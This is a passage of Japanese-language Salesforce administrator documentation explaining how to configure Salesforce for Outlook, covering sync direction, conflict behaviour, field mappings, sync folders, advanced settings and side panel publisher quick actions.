ユーザはサイドパネルパブリッシャーを使用して、取引先、ケース、リード、商談、およびカスタムオブジェクトをサイドパネルから直接作成できます。サイドパネルパブリッシャーを使用するユーザを設定するには、ユーザのパブリッシャーメニューに表示するクイックアクションを作成し、そのクイックアクションを適切なパブリッシャーレイアウトに追加し、パブリッシャーレイアウトを正しいユーザに割り当てます。

Salesforce for Outlook 設定の作成

営業担当が Salesforce for Outlook の使用を開始する前に、Outlook 設定を作成してその操作性を定義する必要があります。Outlook 設定では、アクセスできる機能、Outlook と Salesforce 間でレコードを同期する方法など、営業担当の Salesforce for Outlook 設定を定義します。営業チームの一部に対して固有の設定を定義する場合は、複数の Outlook 設定を作成し、適宜、営業担当を割り当てます。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

1. [設定]から、［クイック検索］ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. **[新規 Outlook 設定]** をクリックします。
3. 設定の名前と説明を入力します。
4. ［有効］を選択して、その設定を有効にします。
5. ［商品の更新の通知］を選択して、Salesforce for Outlook のアップグレードがダウンロード可能であることを営業担当が確認できるようにします。
6. 営業担当向けに定義した操作性に応じて、次の設定の一部またはすべてを定義します。
   - ユーザとプロファイルの割り当て
   - メール追加とケース作成のためのメール関連オプション
   - 同期方向
   - 競合動作
   - 項目の対応付け
   - 一致条件
   - 変更権限
   - 高度な設定
7. **[保存]** をクリックします。
8. データセットを定義します。

Salesforce for Outlook ユーザが Salesforce for Outlook 設定ウィザードから Salesforce に初めてログインすると、これらの設定がすぐに有効になります。有効な Outlook 設定を変更すると、営業担当が次回 Outlook を開いたときに変更が有効になります。

ユーザの Salesforce for Outlook 設定への割り当て

Salesforce for Outlook 設定の基本情報を定義した後、構成設定が適用される Salesforce for Outlook ユーザを選択します。

1. [設定]から、［クイック検索］ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. 既存の Outlook 設定を変更する場合は、変更する設定の横にある **[編集]** をクリックします。変更しない場合は、**[新規 Outlook 設定]** をクリックして、必須項目に入力します。
3. [ユーザとプロファイルの割り当て]セクションの、［検索］ドロップダウンリストで *［プロファイル］* または *［ユーザ］* のいずれかを選択します。
4. 追加するメンバーが見つからない場合は、検索ボックスにキーワードを入力し、**[検索]** をクリックします。
5. [共有可能なユーザ] ボックスからメンバーを選択し、**[追加]** をクリックすると、そのメンバーがグループに追加されます。選択可能なすべてのユーザがこの設定に割り当てられると、[ユーザ] リストが空白となり、プロファイルのみを割り当てることができます。
6. メンバーを削除するには、それらのメンバーを選択して **[削除]** をクリックします。削除されたユーザがプロファイルを介して別の有効な設定に割り当てられると、次回Outlookを開いたときにその別の設定が使用されます。リストされていない場合、削除されたユーザは Salesforce for Outlook を使用することはできません。
7. **[保存]** をクリックします。すべての変更は、次回ユーザがこの設定でデータを同期するときに有効になります。すでに割り当てられているユーザを他の設定に割り当てると、割り当てられている設定からそのユーザは削除され、該当する設定に割り当てられます。割り当てユーザが、別の有効な設定に割り当てられたプロファイルの一部である場合、ユーザを表示している設定が直接使用されます。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

Salesforce for Outlook のデータ設定の定義

データ設定により、Salesforce for Outlook の同期の動作とメール機能を制御します。Salesforce for Outlook 設定の [データ設定] 項目を使用して、次の設定を定義できます。

- メール追加とケース作成のためのメール関連オプション
- 同期方向
- 競合動作
- 項目の対応付け
- 一致条件
- 変更権限

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

Salesforce for Outlook のメールオプションの設定

営業チームが Salesforce 取引先責任者およびリードに関連する重要な Microsoft® Outlook® メールを追跡するのに役立ちます。また、これらの取引先責任者およびリードを取得して、Outlook に直接表示することもできます。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

メールおよびサイドパネルの追加とケース作成を有効にする
- 「アプリケーションのカスタマイズ」

Salesforce サイドパネルの有効化

営業担当のメールと行動に関連する Salesforce 取引先責任者およびリードを営業担当が表示できます。

1. [設定] から、［クイック検索］ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. 既存の Outlook 設定を変更する場合は、変更する設定の横にある **[編集]** をクリックします。変更しない場合は、**[新規 Outlook 設定]** をクリックして、必須項目に入力します。
3. ［サイドパネル］を選択します。
4. 変更内容を保存します。

営業担当によるサイドパネルでのレコードへのメール、添付ファイル、行動、ToDo の追加を許可

［メールを追加］設定により、Outlook のメールと添付ファイル（）、行動（）、ToDo（）を Salesforce レコードにサイドパネルから直接追加できます。また、営業担当の［ユーザに添付ファイルの選択を許可する］（）を有効にして、すべての添付ファイルを自動的に選択するのではなく、Salesforce に追加する特定の添付ファイルを営業担当が選択できるようにすることもできます。

1. [設定] から、［クイック検索］ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. 既存の Outlook 設定を変更する場合は、変更する設定の横にある **[編集]** をクリックします。変更しない場合は、**[新規 Outlook 設定]** をクリックして、必須項目に入力します。
3. ［サイドパネル］を選択します。
4. ［メールを追加］を選択します。
5. 変更内容を保存します。
6. Salesforce に追加する特定の添付ファイルを営業担当が選択できるようにするには、**[ユーザに添付ファイルの選択を許可する]** を選択します。

サイドパネルを使用しないユーザによるレコードへのメールと添付ファイルの追加を許可

サイドパネルが有効になっていない営業担当の場合、［メールを追加］設定により、**[メールを追加]** ボタンと **[送信と追加]** ボタンが Outlook リボンに追加されます。さらにこの設定により、営業担当が最大 10 個のメールを同時に Salesforce に追加できます。

1. [設定] から、［クイック検索］ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。

2. 既存の Outlook 設定を変更する場合は、変更する設定の横にある [編集] をクリックします。変更しない場合は、[新規 **Outlook** 設定] をクリックして、必須項目に入力します。
3. ［サイドパネル］をオフにします。
4. ［メールを追加］を選択します。
5. 変更内容を保存します。
6. [私のメール to Salesforce] を有効にしていない場合は、ポップアップメッセージ内の [有効化] をクリックすると、機能が有効になります。

サイドパネルを使用しないユーザによる Outlook からのケースの作成を許可

サイドパネルが有効になっていない営業担当の場合、[ケースを作成] 設定により、ドロップダウンリストボタンが Outlook に追加されます。さらにこの設定により、営業担当が Outlook メールから Salesforce ケースを作成できます。営業担当に対してサイドパネルを有効にしている場合、サイドパネルパブリッシャーへのアクセス権を営業担当に付与できます。パブリッシャーでは、営業担当がさまざまな Salesforce レコードをサイドパネルから直接作成できます。

メモ: ケース作成機能を有効にする前に、「Salesforce for Outlook ユーザのケース作成の設定」 (ページ 2443) の手順を確認して実行します。完了したら、このトピックに戻って次の手順を完了します。

1. [設定] から、［クイック検索］ボックスに *「Outlook 設定」* と入力し、**[Outlook 設定]** を選択します。
2. 既存の Outlook 設定を変更する場合は、変更する設定の横にある [編集] をクリックします。変更しない場合は、[新規 **Outlook** 設定] をクリックして、必須項目に入力します。
3. ［サイドパネル］オプションをクリアします。
4. ［ケースを作成］を選択します。次のいずれかのリンクを選択します。
   - *推奨* [既存のケースの作成先を選択]。既存の作成先を選択できます。1 つの Outlook 設定につき、最大 10 個の作成先を選択できます。
   - [新しいケースの作成先を作成]。まず作業内容を保存してから、作成先を作成します。作成後 [Outlook 設定] ページに戻り、ケース作成設定に必要な作業を完了します。
5. 変更内容を保存します。

定期的な行動の有効化がユーザに与える影響に関する説明

Salesforce for Outlook の定期的な行動機能を有効化した後、Salesforce および API ユーザは、次の変更を期待できます。

エディション

設定に使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

対象	把握する必要のある内容
Salesforce ユーザ	定期的な行動を変更しても、過去の行動には影響を与えません。
	定期的な行動の次の項目を変更すると、単独の行動に対する以前の変更が上書きされます。 • 行動の開始時刻と終了時刻 • 終日の行動 • 頻度 • 繰り返し開始日 (ユーザが招待者に更新を送信する場合) さらに、ユーザがこのいずれかの項目を変更すると、定期的な行動のすべての行動が削除されて再作成されます。その結果、すべての招待者の状況は [未決定] にリセットされます。
API ユーザ	ユーザが定期的な行動の同期を開始すると、次の参照のみ API オブジェクトが API に表示されます。 • EventRecurrenceException • TaskRecurrenceException

Salesforce for Outlook ユーザのケース作成の設定

Salesforce for Outlook のケース作成機能では、Microsoft® Outlook® のメールから Salesforce にケースを作成できます。管理者としては、Outlook に [ケースを作成] ドロップダウンリストボタンに表示されるメール-to-ケースの作成先を作成できます。作成先ごとに、個人ユーザまたはキューのいずれかの割り当て先を選択します。1 つの Outlook 設定につき、最大 10 個の作成先を追加できます。ユーザがケースを作成すると、作成先ごとに同時に 10 件のメールを追加できます。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforce for Outlook ユーザが Outlook からケースを作成する前に、次の手順を実行しておく必要があります。

1. まだ実行していない場合は、オンデマンドメール-to-ケースを有効化して、設定します。
2. メール-to-ケースの作成先 (メールルーティングアドレスとも呼ばれる) を定義します。
3. 組織でケースの作成機能を有効にします。これにより Outlook の [ケースを作成] ドロップダウンリストボタンに追加されます。

Salesforce for Outlook は、Salesforce for Outlook ユーザが Salesforce にケースとして追加するメールにカテゴリを割り当てます。この [*Salesforce にケースとして追加*] カテゴリによって、Salesforce にケースとして追加したメールを簡単に検索できます。

Salesforce for Outlook ユーザの同期方向の定義

Microsoft® Outlook® と Salesforce 間で取引先責任者、行動、および ToDo を同期する営業担当の同期方向を設定します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

1. [設定] から、[クイック検索] ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. 設定を作成または編集し、同期をとる各オブジェクトの [データ設定] の下で、次の同期方向の 1 つを選択します。
   - *同期しない*: Outlook と Salesforce のレコードの同期をとりません。また、設定ウィザードでは同期をとる Outlook フォルダは選択できません。
   - *Salesforce から Outlook*: データを初めて同期するとき、Salesforce にあるレコードから、Outlook のレコードを作成または更新します。以降の同期の途中で、Outlook 側のレコードに変更があったかどうかに関係なく、Salesforce レコードに対する変更が Outlook に反映されます。また、同期したレコードを Salesforce で削除すると、Outlook 側のレコードも削除されます。Outlook での変更が Salesforce に送られることはありません。このオプションに必要な競合動作設定は、「*Salesforce が常に優先*」です。
   - *Outlook から Salesforce*: 初めて同期するとき、Outlook にあるレコードから、Salesforce のレコードを作成または更新します。以降の同期の途中で、Salesforce 側のレコードに変更があったかどうかに関係なく、Outlook レコードに対する変更が Salesforce に反映されます。また、同期したレコードを Outlook で削除すると、Salesforce 側のレコードも削除されます。Salesforce での変更が Outlook に送られることはありません。このオプションに必要な競合動作設定は、「*Outlook が常に優先*」です。このオプションは、取引先責任者については使用できません。
   - *双方向同期*: レコードを同期するとき、Outlook と Salesforce への変更が両方のシステム間で同期されます。レコードが競合する場合は、競合の動作設定によりどちらのレコードを優先するかが決まります。
3. **[保存]** をクリックします。すべての変更は、次回ユーザがこの設定でデータを同期するときに有効になります。
4. 同期方向を定めた各オブジェクトのデータセットを定義します。

Salesforce for Outlook の競合動作の定義

競合の動作設定は、データの双方向同期時に Salesforce for Outlook で競合した場合の動作を決定します。競合は、同じレコードが Salesforce および Outlook の両方で更新された場合またはレコードが一方で更新され、もう一方で削除された場合に発生します。

1. [設定]から、[クイック検索] ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. 設定を編集し、取引先責任者、行動、ToDo の [データ設定] で、次のいずれかの競合動作を選択します。
   - *Salesforce が常に優先*
   - *Outlook が常に優先*
3. **[保存]** をクリックします。すべての変更は、次回ユーザがこの設定でデータを同期するときに有効になります。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

Salesforce と Microsoft® Outlook® 間で同期する項目のカスタマイズ

営業担当が Salesforce for Outlook を使用して同期するレコードの項目をカスタマイズします。営業担当に同期させる Outlook または Salesforce のカスタム項目を追加することもできます。

項目の対応付けでは、Salesforce と Outlook のどの項目を対応させ、2 つのシステム間で項目の同期をいつ行うかを定義します。Salesforce には、対応付けのデフォルトセットがあります。営業担当が個人設定で独自の項目の対応付けを編集できるようにするかどうかを決定します。

次のカスタム項目のデータ型を対応付けます。

- Outlook テキスト項目
- Salesforce テキスト項目
- 一部の Salesforce 選択リスト項目

デフォルトの項目の対応付けを編集したり、営業担当のカスタム項目の対応付けを設定したりします。

1. [設定]から、[クイック検索] ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. 編集する Outlook 設定を選択するか、新しい Outlook 設定を作成します。
3. [データ設定]の [取引先責任者]、[行動]、または ToDo で**[項目の対応付けの編集]** をクリックして、そのオブジェクトのレコードのすべての項目を表示します。
4. どの Salesforce 項目が各 Outlook 項目に対応付けられているのかを確認します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

5. 変更する Salesforce または Outlook 項目の対応付けを編集するか、カスタム項目の対応付けを作成します。Salesforce for Outlook では、選択リストで任意の項目の対応付けを編集できます。リストの下部で対応付けを追加できます。対応付けの横にある [X] をクリックして対応付けを削除できます。

   警告: 必須のカスタム項目を対応付ける場合、エラーを回避するため、必ずデフォルト値を設定してください。また、Salesforce による検証が必要となるカスタム項目を対応付けると、同期エラーが発生する場合があります。たとえば、一意の値を必須とする Salesforce カスタム項目を対応付けるとします。Outlook 項目に一意ではない値を入力すると、同期エラーが発生します。

6. [保存] をクリックします。Salesforce または Outlook のいずれかで次回それらの項目が更新されると、項目の対応付けによって項目の同期が開始されます。

Salesforce for Outlook の一致条件の定義

Outlook の連絡先が最初に同期されるときに、Salesforce for Outlook が複数の一致する Salesforce 取引先責任者を処理する方法を定義します。

1. [設定] から、[クイック検索] ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. 設定を編集し、取引先責任者の [データ設定] の下で、次の一致条件オプションのなかから 1 つ選択します。
   - 最近の活動: 取引先責任者の活動履歴関連リストに示されるように、最後にの活動 (電話やメールなど) がある Salesforce 取引先責任者を選択します。このオプションは、デフォルトの一致条件です。
   - 最終更新: 最も最近変更された Salesforce 取引先責任者を選択します。
   - 最古: 作成日が最も古い Salesforce 取引先責任者を選択します。
3. [保存] をクリックします。すべての変更は、次回ユーザがこの設定でデータを同期するときに有効になります。

Salesforce 内に一致する取引先責任者が見つからない場合、Outlook の連絡先との同期をとる取引先責任者を作成します。その後で、同期した取引先責任者を Salesforce の取引先に割り当てるか、そのまま割り当てないでおくか、または、営業担当の [私の未解決の項目] ページに置きます。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

ユーザによる Salesforce for Outlook 設定の変更

1. [設定]から、［クイック検索］ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. 設定を編集し、同期する各オブジェクトの [データ設定] の下で、次のオプションから任意のオプションを選択します。次の項目について、ユーザによる変更を許可できます。
   - オブジェクトを同期するかどうか
   - 同期方向
   - 競合動作
   - 項目の対応付け
3. **[保存]** をクリックします。すべての変更は、次回ユーザがこの設定でデータを同期するときに有効になります。

設定で［ユーザが行った設定変更を上書き］を選択することにより、ユーザによる変更をいつでも上書きできます。更新した設定を保存した後、その設定のユーザが次回データを同期するときに、既存の設定は新しい設定に置き換わります。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

Microsoft® Outlook® でのユーザの同期フォルダの割り当て

Salesforce for Outlook ユーザの取引先責任者、行動、ToDo の同期フォルダを Outlook で割り当てると、設定プロセスが簡略化され、会社全体で同期フォルダの一貫性を保持できます。Outlook 同期フォルダは、Salesforce Outlook の設定から指定できます。

デフォルトでは、Salesforce for Outlook システムトレイの [設定] メニューから Salesforce の取引先責任者、行動、ToDo を同期する Outlook フォルダをユーザが変更できます。取引先責任者、行動、ToDo のデフォルト設定をクリアし、特定の Outlook 同期フォルダをユーザの Outlook 設定から割り当てると、ユーザが Outlook 同期フォルダを変更できなくなります。

メモ: Outlook 同期フォルダを割り当てると、すべてのユーザの Outlook ディレクトリが Outlook 設定に作成されることがあります。Salesforce for Outlook では、ディレクトリの作成後にユーザの Outlook ディレクトリから Outlook 同期フォルダを削除することはできません。異なるフォルダを後から再割り当てすると、元のフォルダはユーザが削除するまでユーザのローカル Outlook ディレクトリに残ります。

1. [設定]から、［クイック検索］ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. Outlook 設定を開きます。

エディション


設定に使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

Outlook の設定を作成および編集する
- 「アプリケーションの設定」

3. ユーザが取引先責任者を同期するフォルダを割り当てるには、[データ設定] の [ユーザに次の設定の変更を許可する:] 設定で [取引先責任者を同期するための **Outlook** フォルダ] をオフにします。
4. 表示されるテキストボックスに、ユーザの取引先責任者を Salesforce と同期する、Outlook フォルダの名前を入力します。デフォルトの Outlook 連絡先フォルダと同じディレクトリレベルで、ユーザごとに Outlook ディレクトリに存在する共通フォルダの名前を入力します。フォルダ名では大文字と小文字が区別されます。各ユーザのそのレベルに存在しないフォルダ名を入力すると、Salesforce によりそのユーザの Outlook にフォルダが作成されます。ネストされた Outlook フォルダを Salesforce for Outlook で同期するには、バックスラッシュ (\) を含めたファイルパスを入力します。
   たとえば、「sfdc_sync_contacts」という Outlook フォルダをユーザのデフォルト Outlook 連絡先フォルダの下にネストされたディレクトリとして割り当てるには、[取引先責任者を同期するための `Outlook` フォルダ] テキストボックスに *`Contacts\sfdc_sync_contacts`* と入力します。*取引先責任者* はユーザのデフォルト取引先責任者フォルダであり、*`sfdc_sync_contacts`* は同期するユーザの Salesforce 取引先責任者フォルダです。



   ユーザの Outlook ディレクトリにフォルダが存在する場合は、Salesforce for Outlook により取引先責任者が同期されます。存在しない場合は、「Contacts\sfdc_sync_contacts」にフォルダが作成されます。



5. [保存] をクリックします
6. システムに加えた変更を確認するため、Salesforce for Outlook 設定を再度保存するようにユーザに指示します。そのためには、次の手順を実行するようユーザに指示します。
   a. 設定ウィザードで、システムトレイの Salesforce for Outlook アイコン ( ) を右クリックして、[設定] をクリックします。
   b. [同期方向を確認] で [次へ] をクリックします。
   c. [同期する Outlook 項目を制御] で [次へ] をクリックします。

d. [非公開の項目を同期中] で [保存] をクリックします。

Salesforce for Outlook により、ユーザの Outlook ディレクトリに存在する Outlook フォルダが検索されるか、存在しない場合はフォルダが作成されます。

7. 同期する Outlook 連絡先を、指定したフォルダに移動するようにユーザに指示します。

ユーザが行動と ToDo を Salesforce と同期する Outlook フォルダの場所を変更するには、行動セクションと ToDo セクションで手順 3 から 7 を繰り返します。

Salesforce for Outlook の高度な設定の定義

Salesforce for Outlook 設定の高度な設定を使用して、同期ログの最大サイズ設定など、Salesforce for Outlook のデフォルトの動作をカスタマイズします。高度な設定の値を変更するには [編集] を、設定から値を削除するには [削除] をクリックします。

1. [設定] から、[クイック検索] ボックスに「*Outlook 設定*」と入力し、[Outlook 設定] を選択します。
2. 既存の Outlook 設定を変更する場合は、変更する設定の横にある [編集] をクリックします。変更しない場合は、[新規 Outlook 設定] をクリックして、必須項目に入力します。
3. Outlook 設定の [高度な設定] セクションで、[高度な設定の追加] をクリックします。
4. これらの設定のいずれかを選択して、値を入力します。

高度な設定	この設定が示す内容
HTTPTimeout	Salesforce との HTTP 接続を確立するまで Salesforce for Outlook が待機する秒数。15 秒から 360 秒までの値を指定してください。デフォルトは 30 です。
MaxLogFileSize	保存する同期ログの最大ファイルサイズ。1 から 128 MB までの値を指定してください。デフォルトは 1 です。
MaxRetries	Salesforce for Outlook が Salesforce への接続を試行する回数。0 から 10 までの値を指定してください。デフォルトは 3 です。

5. [OK] をクリックします。
6. [保存] をクリックします。すべての変更は、次回ユーザがこの設定でデータを同期するときに有効になります。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

Contact Manager および Group Edition の Salesforce for Outlook 設定

Salesforce Contact Manager および Group Edition での同期設定について説明します。

エディション

設定に使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition

設定	説明
Salesforce サイドパネル	有効
メールを追加	有効

取引先責任者	• 同期方向 — *双方向同期*
	• 競合の動作 — *Outlook が常に優先*
	• 検索条件
	`Contacts: User's Records`
	`Contacts on Accounts: User's Records`
	`Contacts in Chatter: Records User is Following`
	• 項目の対応付け — *デフォルト設定*
	• 一致条件 — [最近の活動]


行動	• 同期方向 — *双方向同期*
	• 競合の動作 — *Outlook が常に優先*
	• 検索条件
	`User's Records`
	`Date greater or equal to LAST 30 DAYS`
	• 項目の対応付け — *デフォルト設定*

ToDo	• 同期方向 — *双方向同期*
	• 競合動作 — *Salesforce が常に優先*
	• 検索条件
	`User's Records`
	`Due date greater or equal to LAST 30 DAYS`
	• 項目の対応付け — *デフォルト設定*

Salesforce サイドパネルからレコードを直接作成する営業担当の設定

営業チームが Microsoft® Outlook® で作業中に見込み客を生成する場合は、営業担当が Salesforce サイドパネルパブリッシャーを使用してサイドパネルから取引先、ケース、リード、商談、さらにカスタムオブジェクトを直接作成できるように設定します。

外観は次のとおりです。



Salesforce エディションによって、営業担当がアクセスできるサイドパネル機能、およびサイドパネルパブリッシャーを使用する営業担当の設定方法が決まります。

1. 営業担当のサイドパネルパブリッシャーメニューで使用可能なアクションごとに、［レコードを作成］グローバルアクションを設定したことを確認します。
2. アクションを適切なパブリッシャーレイアウトに追加します。
   - Contact Manager Edition または Group Edition では、グローバルパブリッシャーレイアウトエディタを使用してグローバルクイックアクションを営業担当のサイドパネルパブリッシャーメニューに追加します。このサイトパネルに追加したグローバルクイックアクションは、グローバルクイックアクションを使用するすべての設定済み機能に表示されます。ただし、サイドパネルパブリッシャーには、アクション種別が［レコードを作成］のアクションしか表示されません。
   - Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、または Developer Edition では、サイドパネルパブリッシャーレイアウトエディタを使用してグローバルクイックアクションを営業担当のサイドパネルパブリッシャーメニューに追加します。また、複数のサイドパネルパブリッシャーレイアウトを作成して、異なるサイドパネルパブリッシャーメニューに異なる営業担当がアクセスできるようにすることができます。
3. サイドパネルパブリッシャーレイアウトを営業担当に割り当てます。
   - Contact Manager Edition または Group Edition では、グローバルパブリッシャーレイアウトをユーザプロファイルに割り当てて、営業担当にアクセス権を付与します。
   - Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、または Developer Edition では、サイドパネルパブリッシャーレイアウトをユーザプロファイルに割り当てて、営業担当にアクセス権を付与します。

エディション

この機能を使用して管理が可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce サイドパネルを表示する
- Outlook 設定の「サイドパネル」

アクションを作成してサイドパネルパブリッシャーレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

サイドパネルパブリッシャーレイアウトを表示する
- 「設定・定義を参照する」

Salesforce サイドパネルパブリッシャーのクイックアクションの作成

Salesforce for Outlook ユーザの準備の最初のステップを実行して、Salesforce サイドパネルからレコードを直接作成します。ユーザのサイドパネルパブリッシャーメニューに表示するレコードタイプごとに、［レコードを作成］グローバルクイックアクションを設定します。

Salesforce サイドパネルパブリッシャーは、取引先、ケース、取引先責任者、リード、商談またはカスタムオブジェクトレコードをサイドパネルから直接作成できるメニューです。レコードタイプごとに［レコードを作成］グローバルアクションを作成して、ユーザのサイドパネルパブリッシャーメニューに表示するクイックアクションを選択します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

グローバルクイックアクションを設定する
- 「アプリケーションのカスタマイズ」

Salesforce サイドパネルを表示する
- Outlook 設定の「サイドパネル」

メモ: グローバルアクションは、ホームページや Chatter タブのメニューのように、Salesforce にある複数の種別のパブリッシャーメニューに使用できます。ユーザが使用可能なレコードタイプに［レコードを作成］グローバルアクションが設定済みの場合は、アクションを再度設定する必要はありません。これらのアクションは、すべてのパブリッシャーアクションにすでに追加できるようになっています。

ユーザが使用可能なレコードタイプに［レコードを作成］グローバルアクションがまだ作成されていない場合は、この時点で作成する必要があります。

1. [設定]から、［クイック検索］ボックスに「グローバルアクション」と入力し、[グローバルアクション] を選択します。
2. [新規アクション]をクリックします。
3. ［アクション種別］[レコードを作成] を選択します。
   サイドパネルパブリッシャーメニューに表示されるのは［レコードを作成］アクションのみです。
4. このアクションでユーザが使用可能なレコードタイプに対して［対象オブジェクト］を選択します。
   [対象オブジェクト]に［レコードタイプ］が必要な場合は、このアクションの割り当て対象ユーザがそのレコードタイプにもアクセスできることを確認してください。
5. 新しいアクションの内容をユーザに示す［表示ラベル］を入力します。
6. [保存] をクリックします。
7. アクションレイアウトエディタから、サイドパネルパブリッシャーのレコード詳細ページに表示する項目をドラッグします。
   これらの項目が組織の他の場所でこのレコードタイプに必須とマークされている場合は、その項目もこのアクションに必ず含めます。これは、必須項目がレコード詳細に含まれていないと、Salesforce でユーザがサイドパネルパブリッシャーからレコードを保存できないからです。アクションレイアウトエディタで、必須項目の横に赤いアスタリスクが表示されます。

［レコードを作成］アクションを作成したら、ユーザのサイドパネルパブリッシャーを設定する次のステップで、グローバルアクションを適切なサイドパネルパブリッシャーレイアウトに追加します。Contact Manager Edition または Group Edition では、グローバルパブリッシャーレイアウトエディタを使用してグローバルクイックアクションを営業担当のサイドパネルパブリッシャーメニューに追加します。Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、または Developer Edition では、サイドパネルパブリッシャーレイア

ウトエディタを使用してグローバルクイックアクションを営業担当のサイドパネルパブリッシャーメニューに追加します。

Salesforce for Outlook ユーザに応じたサイドパネルパブリッシャーメニューレイアウトのカスタマイズ

Salesforce for Outlook ユーザの準備の 2 番目のステップを実行して、Salesforce サイドパネルからレコードを直接作成します。異なるセットのグローバルクイックアクションを使用して複数のパブリッシャーレイアウトをカスタマイズすることで、ユーザに応じた異なるサイドパネルパブリッシャーメニューを設定します。

ユーザのサイドパネルパブリッシャーレイアウトをカスタマイズする前に、サイドパネルパブリッシャーメニューに表示するレコードタイプごとに[レコードを作成] グローバルクイックアクションを設定したことを確認します。

一部の Salesforce エディションでは、複数のパブリッシャーレイアウトを作成し、担当業務が異なるユーザが異なるセットのクイックアクションを使用してパブリッシャーメニューにアクセスできるようにします。これにより、種別の異なるユーザが、自分の担当業務に適用するレコードのみを作成できるようになります。たとえば、営業担当者は取引先責任者と商談のみを作成できれば十分であっても、営業マネージャは取引先責任者、商談、ケース、リードを作成する必要があるという場合があります。

ユーザグループごとに異なるセットのグローバルアクションを使用してパブリッシャーレイアウトをカスタマイズすることで、営業担当者と営業マネージャに異なるサイドパネルパブリッシャーメニューを設定できます。

